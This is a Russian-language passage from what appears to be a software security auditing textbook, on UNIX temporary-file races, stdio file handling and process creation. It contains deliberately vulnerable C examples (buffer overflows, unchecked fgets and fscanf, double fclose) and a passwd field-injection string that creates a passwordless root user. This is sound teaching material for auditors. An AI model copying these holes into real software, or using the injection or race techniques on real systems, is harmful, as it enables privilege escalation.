Если попытаться предотвратить атаку через жесткую ссылку, тоже можно столкнуться с проблемами. Если использовать `lstat()`, а затем проверить счетчик ссылок, вы вводите race condition перед вызовом `open()`. Если сначала открыть файл, а затем использовать `fstat()` для проверки счетчика ссылок, вы снова открыты для атак через символические ссылки. Если атакующие могут удалить ссылку, которую заставили вас открыть, результат `fstat()` может показать счетчик ссылок один, хотя вы открыли чувствительный файл.

Атаки криогенного сна

Олаф Кирх, известный исследователь безопасности, опубликовал интересную уязвимость, связанную с повторным использованием временных файлов. Следующий код, слегка измененный из сообщения Олафа в Bugtraq (доступно по адресу http://seclists.org/bugtraq/2000/Jan/0016.html), представляет идиому безопасного открытия постоянного временного файла:

```
if (lstat(fname, &stb1) >= 0) {
    if (!S_ISREG(stb1.st_mode) || (stb1.st_nlink > 1))
        raise_big_stink();
    fd = open(fname, O_RDWR);
    if (fd < 0 || fstat(fd, &stb2) < 0)
        raise_big_stink();
    if (stb1.st_ino != stb2.st_ino ||
        stb1.st_dev != stb2.st_dev ||
        stb2.st_nlink > 1)
        raise_big_stink();
} else {
    fd = open(fname, O_RDWR | O_CREAT | O_EXCL, FMODE);
    if (fd < 0)
        raise_big_stink();
}
```

Этот код представляет достаточно безопасную идиому для открытия потенциально существующего файла в публичном каталоге. Сначала код проверяет файл с помощью `lstat()` и сохраняет результат в структуре stat buffer `stb1`. Если `lstat()` не удается, что означает отсутствие файла, код пытается создать файл через `open()` с флагами `O_CREAT | O_EXCL`. Этот `open()` не следует символическим ссылкам в последнем компоненте пути и успешен только в случае успешного создания файла.

Итак, если файл не существует, вызов `open()` пытается создать его безопасным образом. Если файл существует, он сначала анализируется через `lstat()`, чтобы убедиться, что это не символическая и не жесткая ссылка. Естественно, атакующие могут удалить или переименовать файл и заменить его другим файлом, файлом устройства, жесткой ссылкой или символической ссылкой сразу после проверки безопасности `lstat()`. Поэтому программа открывает файл и использует `fstat()`, а затем использует номера inode и устройства из вызовов `fstat()` и `lstat()`, чтобы проверить, что путь не был изменен за время, прошедшее с первого вызова `lstat()`. Если путь не был подделан, и `lstat()`, и `fstat()` должны указывать, что у файла одинаковые номера устройства и inode. Обратите внимание, что вызов `open()` в первом блоке

использует флаг `O_RDWR`, но не `O_CREAT`, гарантируя, что он не создаст файл случайно.

Это решение кажется довольно надежным, если приложение умеет справляться с неудачным открытием файла при обнаружении подмены. Кирх заметил, что в некоторых ситуациях проверку inode и устройства можно обойти. Допустим, атакующие создают обычный файл во временном каталоге с именем, которое ожидает программа. Эта программа вызовет `lstat()` для обычного файла и узнает, что он существует и не является символической ссылкой. Допустим затем, что атакующие сумеют отправить приложению сигнал управления заданием, например `SIGSTOP`, сразу после `lstat()`, но до вызова `open()`. Это возможно, если программа -- setuid root-программа, которую пользователи запустили в своем терминальном сеансе.

В этот момент атакующие запоминают inode и устройство временного файла, который они создали. Затем они удаляют этот файл и ждут, пока чувствительный файл будет создан с тем же номером inode и устройства. Они могут просто ждать, пока что-то произойдет, или могут вызывать другие привилегированные программы способами, рассчитанными на создание чувствительных файлов.

Как только чувствительный файл создан с номером inode и устройства, равным исходному файлу, атакующие создают символическую ссылку на этот файл и возобновляют программу. Программа выполнит вызов `open()`, который последует символической ссылке и откроет чувствительный файл. Однако при анализе файла она обнаружит, что номера inode и устройства не изменились, и не заподозрит ничего странного.

Очистители временных каталогов

Майкл Залевски описал интересный класс атак, которые могут подорвать безопасность `mkstemp()` в некоторых окружениях (доступно по адресу www.bindview.com/Services/Razor/Papers/2002/mkstemp.cfm). Во многих UNIX-системах есть демон, периодически очищающий публичные временные каталоги, например `/tmp` и `/var/tmp`. Программа, которую анализировал Залевски, `tmpwatch`, является популярной программой для этой задачи. Она проходит по каждому файлу во временном каталоге и использует `lstat()`, чтобы определить возраст файла. Если файл достаточно старый, демон очистки использует `unlink()` для его удаления.

Допустим, есть программа, которая безопасно создает временный файл с помощью `mkstemp()`, но позже использует файл потенциально небезопасно: повторно открывает его или выполняет операции вроде `chmod()` и `chown()`, работающие с именами файлов, а не с файловыми дескрипторами. Если временный файл создан правильно, с корректными umask, владельцем и правами, обычно это не проблема в sticky-каталоге, потому что только владелец файла может переименовать или удалить файл. Вы уже видели фрагмент кода с такими характеристиками в листинге 9-6.

Если бы вы могли добиться удаления временного файла после его создания, но до повторного использования приложением, вы потенциально могли бы создать эксплуатируемое условие. Залевски описал две атаки, способные это сделать. Самая простая атака -- запустить привилегированную setuid-программу, дать ей создать временный файл и затем приостановить программу сигналом `SIGSTOP`. Затем просто подождать нужное число дней, пока демон очистки решит, что временный файл достаточно стар для удаления. После того как демон удалит файл, создать на его месте символическую ссылку и возобновить привилегированную программу.

Залевски также описал более сложную атаку, требующую гораздо более тонкого тайминга. Демоны очистки реализованы так, что между `lstat()` и `unlink()` есть race condition. Если дать демону очистки выполнить `lstat()` для файла и решить удалить его, можно заранее удалить этот файл из-под демона. Если другое приложение создаст файл с тем же именем прямо перед тем, как демон очистки выполнит `unlink()`, файл этой программы будет удален прямо из-под нее.

Интерфейс файлов stdio

Ядро UNIX предоставляет интерфейс для манипулирования файлами на основе файловых дескрипторов. Система C stdio предоставляет немного более богатый интерфейс для работы с файлами, основанный на структуре `FILE`. Он реализован как слой абстракции поверх интерфейса файловых дескрипторов ядра. Код UNIX-приложений часто использует stdio вместо низкоуровневого API системных вызовов, потому что он автоматически реализует буферизацию и несколько удобных функций форматирования данных. Дополнительный слой абстракции не меняет базовые проблемы, обсуждавшиеся до сих пор, но добавляет несколько сценариев, в которых могут появиться уязвимости.

Предоставлен ряд функций для манипулирования файлами с помощью этих структур и для преобразования между файловыми структурами и файловыми дескрипторами. Типичная структура `FILE` содержит указатель на буферизованные файловые данные, если это буферизованный поток, файловый дескриптор и флаги, связанные с тем, как открыт поток. Структура `FILE` в glibc показана в следующем коде, слегка сокращенном для краткости:

```
struct _IO_FILE {
    int _flags; /* High-order word is _IO_MAGIC; rest is flags. */
#define _IO_file_flags _flags
    /* The following pointers correspond to the C++ streambuf protocol. */
    /* Note: Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
    char* _IO_read_ptr;   /* Current read pointer */
    char* _IO_read_end;   /* End of get area. */
    char* _IO_read_base;  /* Start of putback+get area. */
    char* _IO_write_base; /* Start of put area. */
    char* _IO_write_ptr;  /* Current put pointer. */
    char* _IO_write_end;  /* End of put area. */
    char* _IO_buf_base;   /* Start of reserve area. */
    char* _IO_buf_end;    /* End of reserve area. */
    /* The following fields are used to support backing up and undo. */
    char *_IO_save_base;   /* Pointer to start of non-current get area. */
    char *_IO_backup_base; /* Pointer to first valid character of backup area */
    char *_IO_save_end;    /* Pointer to end of non-current get area. */
    int _fileno;
    ...
    _IO_lock_t *_lock;
};
```

Эти структуры также можно использовать для работы с другими ресурсами, которые могут быть представлены дескрипторами, например с сокетами.

Открытие файла

Функция `fopen()` используется для открытия файлов. Она принимает аргумент `path`, а также строку, указывающую режим открытия файла. Прототип выглядит так:

```
FILE *fopen(char *path, char *mode);
```

Программы, использующие `fopen()`, подвержены тем же потенциальным проблемам, что и программы, использующие `open()`: указанный путь должен быть правильно проверен, если он содержит данные, которыми может управлять пользователь, а код должен быть осторожен и не работать в каталогах, где вредоносные атакующие имеют влияние. Аргумент `mode` функции `fopen()` -- это текстовое представление доступа, который программе нужен к файлу. Режимы перечислены в таблице 9-6.

Таблица 9-6. Режимы доступа к файлам для fopen()

Mode String	Meaning
r	Open the file for read-only access
r+	Open the file for reading and writing. The file offset pointer is pointing to the beginning of the file, so a write to this file causes data already in the file to be overwritten.
w	Open the file for writing. If the file already exists, it's truncated to 0 bytes. If it doesn't exist, it's created.
w+	Identical to "r+" except the file is truncated if it exists. Additionally, this mode creates a file if it exists, whereas "r+" doesn't.
a	Open in append mode—that is, the file is opened for writing. If the file already exists, the file offset pointer points to the end of the file so that writing to the stream doesn't overwrite data already in the file. If the file doesn't exist, it's created.
a+	Open in append mode for both reading and writing. The file offset points to the beginning of the file so that data can be read from it, but when data is written, it's appended to the file. If the file doesn't exist, it's created.

Из этих шести режимов только два не создают новый файл неявно. Поэтому с `fopen()` очень легко случайно создать новые файлы. Кроме того, поскольку `fopen()` не принимает явно битовую маску прав, применяются права по умолчанию 0666 в восьмеричной записи, то есть каждый может читать и писать файл. `fopen()` всегда дополнительно ограничивает права файла на основе значения umask текущего процесса. Поскольку это значение umask наследуется, пользователи могут довольно легко злоупотреблять вызовами `fopen()` в привилегированном приложении, чтобы создать файл, в который может писать кто угодно. Поэтому нужно внимательно относиться к использованию `fopen()` в привилегированном контексте, особенно когда используются режимы, приводящие к созданию файлов. Даже при создании временного файла в месте, которое атакующие обычно не контролируют, изменение umask и последующая запись вредоносных данных часто могут привести к компрометации приложения.

Примечание

Современные реализации glibc `fopen()` также позволяют разработчикам указывать символ `x` в строке режима. Это заставляет `fopen()` передать флаг `O_EXCL` в `open()`, тем самым гарантируя создание нового файла.

Также предоставлены две другие функции для открытия файловых потоков: `freopen()` для повторного открытия ранее открытого файлового потока и `fdopen()` для создания структуры `FILE` для уже существующего дескриптора сокета. Функция `freopen()` уязвима к тем же проблемам, связанным с созданием файлов, что и `fopen()`; однако `fdopen()` не уязвима, потому что все, что она делает, -- создает структуру `FILE` и связывает ее с уже существующим файловым дескриптором.

Чтение из файла

Функция `fread()` может использоваться для чтения данных из файлов способом, похожим на `read()`, за исключением того, что она предназначена для чтения определенного числа элементов определенного размера. Прототип `fread()` выглядит так:

```
int fread(void *buffer, size_t size, size_t count, FILE *fp)
```

Эта функция читает `count` элементов, каждый длиной `size` байт, из файла, на который указывает `fp`.

Примечание

Обратите внимание, что `fread()` принимает два параметра, указывающие размер элемента и число читаемых элементов. Поскольку эти параметры в конечном счете будут перемножены, внутри `fread()` потенциально может быть целочисленное переполнение (у glibc есть такая проблема). В некоторых ситуациях такое переполнение может создать возможность для эксплуатации.

Поскольку многие приложения обрабатывают файлы с текстовыми данными, предоставлена функция `fgets()`, используемая для чтения одной строки входных данных из файла. Прототип функции выглядит так:

```
char *fgets(char *buffer, size_t size, FILE *fp);
```

Эта функция возвращает указатель на входной буфер, когда ей удается успешно прочитать строку из файла. Она возвращает `NULL`, если произошла ошибка, обычно если встретился EOF. Функцию `fgets()` можно использовать способом, который открывает приложение для проблем при разборе файлов. Во-первых, игнорирование возвращаемого значения может приводить к проблемам, как вы уже видели в предыдущих примерах. Когда `fgets()` возвращает `NULL`, содержимое буфера назначения не определено, поэтому программа, не проверяющая возвращаемое значение `fgets()`, вероятно, в итоге обрабатывает неинициализированные данные в буфере назначения. Пример такой ошибки выглядит так:

```
int read_email(FILE *fp)
{
    char user[1024], domain[1024];
    char buf[1024];
    int length;

    fgets(buf, sizeof(buf), fp);
    ptr = strchr(buf, '@');
    if (!ptr)
        return -1;
    *ptr++ = '\0';
    strcpy(user, buf);
    strcpy(domain, ptr);
    ...
}
```

В функции `read_email()` игнорирование возвращаемого значения `fgets()` означает, что содержимое `buf` остается неопределенным, если `fgets()` завершается неудачей. Функция `fgets()` гарантирует NUL-терминацию только при успешном возврате, поэтому переменная `buf`, из которой затем копируют данные, может содержать текстовую строку длиннее 1024 байт, потому что она неинициализирована и `fgets()` ничего с ней не сделала. Поэтому любой из вызовов `strcpy()` потенциально может переполнить стековые буферы user и domain.

Примечание

Утверждение, что содержимое буфера не затрагивается `fgets()` при ошибке, -- упрощение, и оно верно не для всех реализаций `fgets()`. Если файл заканчивается неполной строкой, BSD-реализации копируют частичную строку в буфер, а затем возвращают `NULL`, указывая, что встретился EOF. В этом случае буфер не NUL-терминирован. Использование этой особенности поведения может облегчить эксплуатацию ошибок, вызванных непроверенным возвращаемым значением `fgets()`, потому что стековый буфер может содержать пользовательски контролируемые данные из файла. Реализация Linux glibc ведет себя иначе: она копирует частичную строку в буфер, NUL-терминирует ее и успешно возвращается; затем она сигнализирует ошибку при следующем вызове `fgets()`.

Еще одно потенциально неправильное использование `fgets()` возникает, когда привилегированный файл, содержащий частично пользовательски контролируемые данные, разбирается неверно. Например, допустим, файл разбирается для проверки учетных данных пользователей. Каждая строка содержит действительного пользователя системы и имеет формат `user:password:real name`, то есть "пользователь:пароль:реальное имя", не слишком отличный от формата UNIX `/etc/passwd`. Следующий код аутентифицирует пользователей:

```
struct entry {
    char user[256];
    char password[256];
    char name[1024];
};

int line_to_entry(char *line, struct entry *ent)
{
    char *ptr, *nptr;

    ptr = strchr(line, ':');
    if (ptr == NULL || (ptr - line) >= sizeof(ent->user)))
        return -1;
    *ptr++ = '\0';
    strcpy(ent->user, line);

    nptr = strchr(ptr, ':');
    if (nptr == NULL || (nptr - ptr) >= sizeof(ent->password))
        return -1;
    *nptr++ = '\0';
    strcpy(ent->password, ptr);

    if (strlen(nptr) >= sizeof(ent->name))
        return -1;
    strcpy(ent->name, nptr);
    return 0;
}

int auth_user(char *user, char *password)
{
    FILE *fp;
    struct entry ent;

    fp = fopen("/data/users.pwd", "r");
    if (fp == NULL)
        return 0;

    while (fgets(filedata, sizeof(filedata), fp) != NULL) {
        if (line_to_entry(filedata, &ent) < 0)
            return 0;
        if (strcmp(user, ent.user) != 0)
            continue;
        if (strcmp(password, ent.password) != 0)
            break; /* correct user, incorrect password */
        fclose(fp);
        return 1; /* success! */
    }
    fclose(fp);
    return 0;
}
```

Этот пример проходит по каждому имени пользователя и паролю в файле, пытаясь аутентифицировать пользователя. Проблема в том, что выделенный вызов `fgets()` потенциально ошибочен. Функция `fgets()` читает только до указанного размера, в данном случае 1024 байта, поэтому если строка длиннее, в первом вызове `fgets()` возвращаются только первые 1023 байта, а остаток строки возвращается в следующем вызове. Если атакующие могут указать реальное имя, записываемое в этот файл, длиной около 1024 байт, их пользовательская запись будет неверно разобрана как две записи: первые 1023 байта как одна запись, а оставшиеся данные строки -- как новая запись. Они могут использовать этот результат, чтобы фактически аутентифицировать себя

как любого нужного пользователя, включая добавление новых имен пользователей в базу.

Наконец, функция `fscanf()` используется для чтения данных указанного формата прямо в переменные, избавляя разработчиков приложений от необходимости интерпретировать текстовые данные как целочисленные значения, строки и так далее. Как обсуждалось в главе 8, "Строки и метасимволы", при использовании этой функции для чтения строковых значений легко получить переполнения буфера. Напомним короткий пример:

```
struct entry {
    char user[256];
    char password[256];
    char name[1024];
};

int line_to_entry(FILE *fp, struct entry *ent)
{
    int rc;

    rc = fscanf(fp, "%s:%s:%s", ent->user, ent->password, ent->name);
    return (rc == 3) ? 0 : -1;
}
```

Этот код -- слегка измененный пример уязвимости `fgets()`, которую вы видели ранее. Обратите внимание, сколько работы убрало использование `fscanf()`. Однако функция в примере уязвима к простым переполнениям буфера, потому что нет ограничений на размер записей имени пользователя, пароля и реального имени. Использование квалификаторов может помочь ограничить длину читаемых строк, чтобы переполнений не происходило.

Еще одна важная вещь при работе с `fscanf()` -- проверять, что возвращаемое значение равно числу элементов, которые она успешно разобрала согласно формату входной строки. Как и с `fgets()`, отсутствие проверки возвращаемого значения означает, что программа может работать с потенциально неинициализированными переменными. Возвращаемое значение `fscanf()` не проверяется или проверяется недостаточно даже немного чаще, чем у `fgets()`. Рассмотрим такой пример:

```
struct entry {
    char user[256];
    char password[256];
    char name[1024];
};

int line_to_entry(FILE *fp, struct entry *ent)
{
    if (fscanf(fp, "%s:%s:%s", ent->user, ent->password, ent->name) < 0)
        return -1;
    return 0;
}
```

Этот код проверяет, что `fscanf()` возвращает значение больше 0, но этой проверки недостаточно. Если код встретит строку разбираемого файла, которая не содержит разделителей (`:`), `ent->password` и `ent->name` никогда не будут заполнены, поэтому обращение к ним приведет к обработке программой неинициализированных данных.

Примечание

Вам может быть интересно, почему обсуждение уязвимостей format string в главе 8 упоминало семейство функций `printf()`, но не `scanf()`. Причина в том, что авторы никогда не встречали код, где пользователь может контролировать часть format string, передаваемой функции `scanf()`, и кажется маловероятным, что такое произойдет. Однако если пользователь сможет частично контролировать format string, передаваемую `scanf()`, это, вероятно, будет эксплуатируемо, в

зависимости от некоторых условий, например данных на стеке. Вредоносные пользователи, передавшие лишние спецификаторы формата, могли бы повредить память и, вероятно, получить полный контроль над приложением.

Запись в файл

У каждой функции, описанной в предыдущем разделе, есть аналог, записывающий данные в файл. Возможности пользователей отрицательно повлиять на приложение, записывающее в файл, более ограничены, потому что обрабатываемые данные уже находятся в памяти; процесс записи их в файл обычно не имеет столь многих последствий для безопасности, как чтение и работа с данными, кроме, конечно, случая, когда вы уже заставили приложение открыть чувствительный файл. Тем не менее, здесь точно есть вещи, которые могут пойти не так.

Первая проблема, связанная с записью в файлы, -- использование функций `printf()`. В главе 8 обсуждались уязвимости format string, возникающие, когда пользователи могут частично контролировать аргумент format string. Этот класс уязвимостей позволяет пользователям повреждать произвольные места в памяти, указывая лишние спецификаторы формата, и обычно приводит к полной компрометации уязвимой программы.

Еще одна проблема файлового вывода -- несоответствия в том, как должен быть отформатирован файл. Если пользователи могут вставлять разделители, которые приложение недостаточно проверяет, это может позволить вставить в файл некорректные или дополнительные записи. Например, следующий код показывает привилегированный процесс, которому поручено обновлять информацию о реальном имени в системном файле паролей (`/etc/passwd`):

```
int update_info(FILE *fp, struct passwd *pw)
{
    if (fprintf(fp, "%s:%s:%lu:%lu:%s:%s%s\n",
                pw->pw_name, pw->pw_passwd, pw->pw_uid, pw->pw_gid,
                pw->pw_gecos, pw->pw_dir, pw->pw_shell) < 0)
        return -1;
    return 0;
}
```

Этот пример почти идентичен реализации `putpwent()` в glibc. Очевидно, любая программа, использующая эту функцию, должна быть осторожна: если поле `pw_gecos`, например, обновляется и содержит лишние разделители, в данном случае `:` или `\n`, его можно использовать для вставки произвольных записей паролей в файл passwd. В частности, если поле `pw_gecos` содержит строку `hi:/:/bin/sh\nnew::0:0:`, эта функция непреднамеренно создаст пользователя с именем `new`, без пароля и с root-привилегиями!

О других видах проблем, связанных с записью, вы узнаете при обсуждении rlimits в главе 10, "UNIX II: Processes".

Закрытие файла

Наконец, когда программа закончила работу с файловым потоком, она может закрыть его почти так же, как `close()` используется для файлового дескриптора. Вот прототип:

```
int fclose(FILE *stream);
```

Поскольку файловый API внутри использует дескрипторы, отсутствие закрытия открытого файла приводит к утечкам файловых дескрипторов, которые рассматривались ранее в разделе "Файловые дескрипторы" этой главы.

Кроме того, большинство реализаций `fclose()` освобождают память, используемую для буферизации файловых данных, а также могут освобождать структуру `FILE`. Например, взгляните на реализацию glibc `fclose()`:

```
int
_IO_new_fclose(fp)
    _IO_FILE *fp;
{
    int status;
    CHECK_FILE(fp, EOF);
    ...
    if (fp != _IO_stdin && fp != _IO_stdout && fp != _IO_stderr) {
        fp->_IO_file_flags = 0;
        free(fp);
    }
    return status;
}
```

Обратите внимание на вызов `free()`, которому передается `fp` как параметр. Если программа дважды вызовет `fclose()` для структуры `FILE` с такой реализацией, произойдет double `free()`, и heap потенциально может быть поврежден. Другие реализации, например OpenBSD, немного устойчивее к таким проблемам; однако двойное закрытие файла все равно может привести к уязвимым ситуациям, связанным с неожиданным закрытием другого файла.

Примечание

В OpenBSD 3.6 `fclose()` также, возможно, можно вызвать double `free()`, закрыв файл дважды, если double `fclose()` вызван удачно синхронизированным обработчиком сигнала или конкурирующим потоком.

Резюме

UNIX-системы предоставляют на первый взгляд чистый и простой интерфейс для управления привилегиями и манипулирования файлами. Однако при более внимательном рассмотрении обнаруживается множество тонких нюансов, которые могут совместно создавать трудности для разработчиков, заботящихся о безопасности. В конечном счете создать полностью свободный от ошибок безопасный код нелегко, особенно когда вы пытаетесь делать приложения переносимыми между несколькими разными UNIX-системами. Вы изучили множество проблем, которые могут возникать в коде работы с файлами и привилегиями, а также техники аудита, которые должны помочь вам аудитировать чувствительные к безопасности UNIX-приложения.

Глава 10. UNIX II: процессы

"Не могу поверить, насколько UNIX-овым ты теперь выглядишь."

М. Дауд, комментируя внешность Дж. Макдональда после восьми месяцев без бритья

Введение

Глава 9, "UNIX I: привилегии и файлы", представила основные концепции того, как UNIX-ОС обеспечивают безопасность. Эта глава продолжает обсуждение UNIX, сосредотачиваясь на безопасности UNIX-процессов и среды, в которой они выполняются. Вы узнаете, как оценивать последствия для безопасности того, каким образом вызывается процесс, а также какие соображения безопасности связаны со средой процесса. Вы также увидите, как небольшие изменения в поведении процесса могут иметь серьезный эффект и проявляться как эксплуатируемые уязвимости повышения привилегий. Этот материал даст понимание, необходимое для аудита UNIX-приложения на уязвимости, существующие тогда, когда среда процесса недостаточно защищена.

Процессы

Прежде чем переходить к уязвимостям, возникающим из контекста и окружения процесса, нужно понять, как процессы работают в типичной UNIX-системе. **Процесс** -- это структура данных, которую ОС поддерживает для представления одного экземпляра программы, выполняющейся в памяти. UNIX-процесс имеет значительный объем связанного с ним состояния, включая собственную раскладку виртуальной памяти и всю машинно-зависимую информацию, необходимую для остановки и возобновления потока выполнения.

Как отмечалось в предыдущей главе, у каждого процесса есть связанный с ним идентификатор процесса (PID), обычно небольшой положительный integer, который уникально идентифицирует процесс в системе. Большинство операционных систем назначают ID новым процессам на основе общесистемного счетчика, увеличиваемого при создании каждого процесса.

Примечание

Хотя такая схема типична, она не является универсальной для всех UNIX-систем. Один отличающийся пример -- OpenBSD, которая выбирает случайный PID для каждого нового процесса. Генерация случайных PID предназначена для усиления безопасности приложения, которое может использовать свой PID в чувствительном к безопасности контексте, например как часть имени файла. Случайные PID также могут затруднить вредоносным сторонам проверку существования запущенных процессов или вывод другой информации о системе, например ее текущей нагрузки.

Создание процессов

Новые процессы в среде UNIX создаются системным вызовом `fork()`. Когда процесс вызывает `fork()`, ядро создает почти идентичный клон этого процесса. Новый процесс изначально будет разделять те же память, атрибуты и ресурсы, что и старый процесс. Однако новому процессу будет выдан другой ID процесса, а также несколько других небольших отличий; в целом же это копия исходного процесса.

Когда новый процесс создается системным вызовом `fork()`, он называется **дочерним** процессом исходного процесса. В UNIX у каждого процесса есть один родительский процесс, обычно тот, который его создал, и ноль или более дочерних процессов. У процесса может быть несколько дочерних процессов, потому что он может несколько раз копировать себя через `fork()`. Эти родительско-дочерние отношения отслеживаются в структурах ядра, представляющих процессы. Процесс может получить ID своего родительского процесса системным вызовом `getppid()`. Если процесс завершается, пока его дочерние процессы еще выполняются, этим дочерним процессам назначается "приемный" родитель: специальный процесс `init`, который во всех системах имеет статический PID 1.

Рассмотрим, что происходит, когда процесс вызывает `fork()`. Системный вызов `fork()` создает еще один процесс, являющийся копией первого, а затем старый и новый процессы возвращаются системе для планирования в следующий подходящий момент. Оба процесса выполняют одну и ту же программу, и оба начинают обработку с инструкции сразу после системного вызова `fork()`. Однако возвращаемое значение `fork()` различается в зависимости от того, родитель это или дочерний процесс. Родительский процесс получает PID только что созданного дочернего процесса, а дочерний процесс получает возвращаемое значение 0. Возвращаемое значение -1 означает, что операция `fork()` завершилась неудачей и дочерний процесс не был создан. Вот пример создания процесса с `fork()`:

```
pid_t pid;

switch (pid = fork()) {
case -1:
    perror("fork");
    exit(1);
case 0:
    printf("I'm the child!\n");
    do_child_stuff();
    exit(1);
default:
    printf("I'm the parent!\n");
    printf("My kid is process number %d\n", pid);
    break;
};
/* parent code here */
```

Если новые процессы создаются только путем дублирования существующего процесса ядром, возникает очевидная проблема курицы и яйца: откуда взялся первый процесс, если до него не было процесса, который мог бы его породить? Однако объяснение простое. Когда UNIX-ядро впервые запускается, оно вручную создает один или несколько специальных процессов, помогающих системе нормально работать. Первый процесс называется `init` и, как уже говорилось, получает специальный ID процесса 1. `init` синтезируется с нуля при запуске ядра -- это, если угодно, Адам в Эдемском саду. После этого userland-процессы создаются через `fork()`. Поэтому почти каждый процесс может проследить свое происхождение к общему предку, `init`, за исключением нескольких специальных процессов ядра.

Варианты fork()

`fork()` -- основной способ создания процессов в UNIX-системе. Есть несколько других похожих системных вызовов, но их использование обычно считается устаревшим или привязано к конкретной системе. В старых системах `vfork()` был полезен для создания нового процесса без затрат на копирование его памяти. Обычно он использовался для порождения дочернего процесса, который сразу же запускал новую программу. По мере того как реализации `fork()` с copy-on-write стали повсеместными в UNIX, `vfork()` потерял полезность и теперь считается устаревшим и склонным к ошибкам. В некоторых системах процесс, созданный через `vfork()`, имеет доступ к виртуальной памяти родительского процесса, а родительский процесс приостанавливается до тех

пор, пока дочерний процесс `vfork()` не запустит новую программу или не завершится. В других системах, однако, `vfork()` -- это просто обертка над `fork()`, и адресные пространства не разделяются.

`rfork()` -- еще одна вариация `fork()` из ОС plan9, хотя она не получила широкой поддержки в других вариантах UNIX. Она позволяет пользователям задавать поведение операции fork на более детальном уровне. Используя `rfork()`, вызывающая сторона может включать или отключать совместное использование таблиц файловых дескрипторов, адресных пространств и действий сигналов. `clone()` -- Linux-вариант `fork()`, который также позволяет вызывающей стороне задавать несколько параметров операции fork. Обычно такие более детальные системные вызовы создания процессов используются для создания потоков, иногда называемых "легковесными процессами". Они позволяют создать два или более процесса, совместно использующих одно виртуальное адресное пространство, что эквивалентно нескольким потокам, выполняющимся в одном процессе.

Завершение процессов

Процессы могут завершаться по ряду причин. Они могут намеренно прекратить свое существование несколькими способами, включая вызов библиотечной функции `exit()` или возврат из функции `main`. Такие завершения приводят к тому, что процесс вызывает нижележащий системный вызов `exit()`, из-за чего ядро завершает процесс и освобождает связанные с ним структуры данных и память.

Некоторые сигналы тоже могут завершать процессы. Поведение по умолчанию для многих сигналов состоит в завершении процесса-получателя. Есть также жесткий kill-сигнал, который процесс не может игнорировать или обработать. Такие kill-сигналы могут приходить от других процессов или от ядра; процесс даже может послать сигнал самому себе.

Любой сигнал, кроме kill- и stop-сигналов, ваш процесс может обработать, если вы этого хотите. Например, если в вашей программе есть программная ошибка, из-за которой она разыменовывает указатель на неотображенный адрес памяти, генерируется аппаратная ловушка, которую получает ядро. Затем ядро отправляет вашему процессу сигнал о нарушении доступа к памяти -- в UNIX этот сигнал называется "segmentation fault". Ваш процесс мог бы обработать этот сигнал и продолжить работу с учетом этой ошибки, но реакция по умолчанию -- завершить процесс. Есть также библиотечная функция `abort()`, которая заставляет процесс послать самому себе abort-сигнал, тем самым завершая процесс. Сигналы -- сложная область, подробно рассматриваемая в главе 13, "Synchronization and State".

fork() и открытые файлы

Дочерний процесс -- почти идентичная копия родительского процесса, отличающаяся лишь несколькими мелочами. Если все более или менее одинаково, что происходит с файлами и ресурсами, которые родительский процесс уже открыл, когда он вызывает `fork()`? Интуиция подсказывает, что эти открытые файлы должны быть доступны обоим процессам, а значит, ядро должно заниматься разделением ресурсов между двумя процессами. Чтобы понять это неявное отношение совместного использования файлов между родителем и потомком, нужно немного знать, как ядро управляет ресурсами от имени процесса.

Если вы помните, в главе 9 говорилось, что когда процесс просит ядро открыть файл системным вызовом `open()`, ядро сначала разрешает предоставленный путь в inode, проходя по всем соответствующим записям каталогов. Ядро создает структуру inode для отслеживания этого файла и просит нижележащую файловую систему заполнить эту структуру. Затем ядро помещает косвенную ссылку на структуру inode в таблицу файловых дескрипторов процесса, а системный

вызов `open()` возвращает userland-процессу файловый дескриптор, который можно использовать для ссылки на файл в будущих системных вызовах.

Системная таблица файлов

